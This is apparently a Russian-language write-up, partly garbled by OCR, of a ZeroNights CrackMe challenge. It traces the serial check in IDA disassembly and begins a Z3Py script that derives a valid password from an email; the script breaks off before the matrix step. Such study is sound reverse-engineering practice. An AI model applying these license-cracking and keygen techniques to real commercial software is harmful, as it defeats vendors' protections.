
Вводим почту и пароль

1. Открываем IDA, запускаем поиск по тексту Fail.

```
IDA View-A | Hex View-1 | Program Segmentation | Structures | Enums
.text:0040194B    push    ecx             ; int
.text:0040194C    lea     eax, [esp+0E4h+Src]
.text:00401950    sub     edx, esi
.text:00401952    push    eax             ; Src
.text:00401953    lea     ecx, [esp+0E8h+String]
.text:0040195A    call    sub_4012D0
.text:0040195F    add     esp, 8
.text:00401962    test    eax, eax
.text:00401964    jnz     short loc_401974
.text:00401966    push    10h
.text:00401968    push    offset Caption  ; "ZeroNightsCrackME"
.text:0040196D    push    offset aFailSerialIsIn ; "Fail, Serial is invalid !!!"
.text:00401972    jmp     short loc_401980
```

Поиск по тексту Fail


2. Изучаем функцию. Это функция обработки всех событий приложения. Нам нужна только ветка проверки серийника.



Ищем ветку...

...проверки серийника

Видно, что процедура берет текст из текстбоксов, высчитывает длины строк и передает сами строки и их размеры в функцию sub_4012D0, в зависимости от результата которой приложение выдает месседжбокс с разным текстом. Посмотрим, что происходит в этой функции.



Функция sub_4012D0

В начале функции мы видим проверку размера одной из строк. Она должна иметь длину 18. Значит, это наш пароль. После этого пароль проверяется на символы цифр и латинского алфавита. Дальше мы видим, что почта передается в функцию sub_401000.

```
jb      short loc_4
push    ebx
push    ecx
mov     edx, edi
call    sub_401000
push    9               ; size_t
call    ??2@YAPAXI@Z    ; operator new(uint)
push    0               ; MaxCount
```

Вот он, вызов sub_401000

В этой функции производится заполнение массива из 256 байт значениями от 0 до 255.

```
sub_401000 proc near


var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 8
mov     [ebp+var_4], edx
mov     [ebp+var_8], ecx
xor     eax, eax
mov     edi, edi

loc_401010:
mov     byte_40CB28[eax], al
inc     eax
cmp     eax, 100h
jb      short loc_401010
```

Заполнение массива

Далее массив перемешивается при помощи почты. Есть два счетчика, инициализированных нулями перед циклом. Первый проходит по значениям от 0 до 255. Ко второму при каждой итерации прибавляется байт из замешиваемого массива по смещению первого счетчика и прибавляется байт почты со смещением на первый счетчик по модулю длины почты. Потом элементы массива на номерах счетчиков меняются местами. Значит, почта применяется для генерации sbox-массива.



Массив перемешивается

Вернемся в метод sub_4012D0. Мы видим инструкции, повторяемые для двух частей пароля.

```
call    sub_401000
push    9               ; size_t
call    ??2@YAPAXI@Z    ; operator new(uint)
push    9               ; MaxCount
push    esi             ; Src
mov     ebx, eax
push    9               ; DstSize
push    ebx             ; Dst
call    _memcpy_s
mov     ecx, ebx
call    sub_401070
push    1               ; size_t
push    9               ; size_t
call    _calloc
movzx   ecx, byte ptr [ebx]
mov     esi, eax
push    9               ; MaxCount
mov     [esi], cl
movzx   ecx, byte ptr [ebx+1]
mov     [esi+1], cl
movzx   ecx, byte ptr [ebx+2]
mov     [esi+2], cl
movzx   ecx, byte ptr [ebx+4]
mov     [esi+3], cl
movzx   eax, byte ptr [ebx+5]
mov     [esi+4], al
movzx   eax, byte ptr [ebx+3]
mov     [esi+5], al
movzx   eax, byte ptr [ebx+8]
mov     [esi+6], al
movzx   eax, byte ptr [ebx+6]
mov     [esi+7], al
movzx   eax, byte ptr [ebx+7]
push    esi             ; Src
push    9               ; DstSize
push    ebx             ; Dst
mov     [esi+8], al
call    _memcpy_s
push    esi             ; void *
call    _free
```

Инструкции для двух частей пароля

Функция sub_401070 производит манипуляции над каждым символом пароля по следующей формуле:

```
c[i]=sbox[c[i]-((c[i]>>4)<<3)&0xf]
```

```
sub_401070 proc near
push    esi
mov     esi, ecx
movzx   edx, byte ptr [esi]
movzx   ecx, byte ptr [esi+1]
mov     eax, edx
shr     eax, 4
shl     eax, 3
sub     edx, eax
and     edx, 0Fh
movzx   eax, byte_40CB28[edx]
mov     [esi], al
mov     eax, ecx
shr     eax, 4
shl     eax, 3
sub     ecx, eax
and     ecx, 0Fh
movzx   eax, byte_40CB28[ecx]
movzx   ecx, byte ptr [esi+2]
mov     [esi+1], al
mov     eax, ecx
shr     eax, 4
shl     eax, 3
sub     ecx, eax
and     ecx, 0Fh
movzx   eax, byte_40CB28[ecx]
movzx   ecx, byte ptr [esi+3]
mov     [esi+2], al
```

Функция sub_401070

После этого каждая из обновленных частей копируется в соответствующий новый массив, но со смещением в тройках, то есть:

```
b[0]=a[0];
b[1]=a[1];
b[2]=a[2];
b[3]=a[5];
b[4]=a[3];
b[5]=a[4];
b[6]=a[8];
b[7]=a[6];
b[8]=a[7];
```

После этих манипуляций происходит вызов функции sub_401170 и освобождение лишних массивов.

```
push    eax
mov     edx, edi
mov     ecx, ebx
call    sub_401170
push    ebx             ; void *
call    _free
```


А вот и вызов sub_401170

В этой функции происходит копирование второй части пароля в локальный массив и цикл с множеством операций. После анализа цикла оказалось, что он представляет собой перемножение двух квадратных матриц три на три по модулю семь. А то странное копирование со смещением — это сдвиг строки влево на ее номер.

```
push    ebp
mov     ebp, esp
sub     esp, 34h
movzx   eax, byte ptr [edx]
mov     [ebp+var_14], eax
movzx   eax, byte ptr [edx+3]
mov     [ebp+var_18], eax
movzx   eax, byte ptr [edx+6]
mov     [ebp+var_1C], eax
movzx   eax, byte ptr [edx+1]
mov     [ebp+var_20], eax
movzx   eax, byte ptr [edx+4]
mov     [ebp+var_24], eax
movzx   eax, byte ptr [edx+7]
mov     [ebp+var_28], eax
movzx   eax, byte ptr [edx+2]
mov     [ebp+var_2C], eax
movzx   eax, byte ptr [edx+5]
mov     [ebp+var_30], eax
movzx   eax, byte ptr [edx+8]
mov     [ebp+var_34], eax
mov     eax, [ebp+arg_0]
push    ebx
add     ecx, 2
add     eax, 8
push    esi
mov     [ebp+var_C], ecx
mov     [ebp+var_8], eax
mov     [ebp+var_10], 3
mov     [ebp+var_4], 7
push    edi
```

Странное копирование со смещением

Возвращаемся в предыдущую функцию. Теперь ясно, что следующие действия — это сравнение результата с единичной матрицей.



Сравнение результата с единичной матрицей

РЕЗУЛЬТАТ

Пишем решение crackme на Z3Py:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
from z3 import *

def Find(email):
  i=0;
  l=[]
  while i<256:
    l.append(i)
    i=i+1
  i=0
  k=0
  while i<256:
    k=(k+l[i]+ord(email[i%len(email)]))%0x100
    k1=l[k]
    l[k]=l[i]
    l[i]=k1
    i=i+1
  sbox=Array('sbox',BitVecSort(8),BitVecSort(8))
```

```
i=0
s=Solver()
while i<256:
  s.add(sbox[i]==BitVecVal(l[i],8))
  i=i+1
passw=Array('passw',BitVecSort(8),BitVecSort(8))
matrix1=Array('matrix1',BitVecSort(8),BitVecSort(8))
matrix2=Array('matrix2',BitVecSort(8),BitVecSort(8))
matrix1bsl=Array('matrix1bsl',BitVecSort(8),BitVecSort(8))
matrix2bsl=Array('matrix2bsl',BitVecSort(8),BitVecSort(8))
result=Array('result',BitVecSort(8),BitVecSort(8))
i=0
while i<18:
  s.add(Or(And(passw[i]>=BitVecVal(0x30,8),
  passw[i]<=BitVecVal(0x39,8)),
  And(passw[i]>=BitVecVal(0x41,8),
  passw[i]<=BitVecVal(0x5a,8)),
  And(passw[i]>=BitVecVal(0x61,8),
  passw[i]<=BitVecVal(0x7a,8)))==True)
    i=i+1
i=0
while i<9:
  s.add(sbox[(passw[i]-(LShR(passw[i],4)<<3))&BitVecVal(0xf,8)]
  ==matrix1bsl[i])
  s.add(sbox[(passw[i+9]-(LShR(passw[i+9],4)<<3))&BitVecVal(0xf
  ,8)]==matrix2bsl[i])
  if (i/3)==(i%3):
        s.add(result[i]==BitVecVal(1,0x8))
  else:
        s.add(result[i]==BitVecVal(0,0x8))
  i=i+1
i=0
while i<3:
  j=0
  while j<3:
    s.add(matrix1[i*3+j]==matrix1bsl[i*3 +((j+i)%3)])
    s.add(matrix2[i*3+j]==matrix2bsl[i*3 +((j+i)%3)])
    j=j+1
  i=i+1
bv7=BitVecVal(0x7,32)
i=0
```

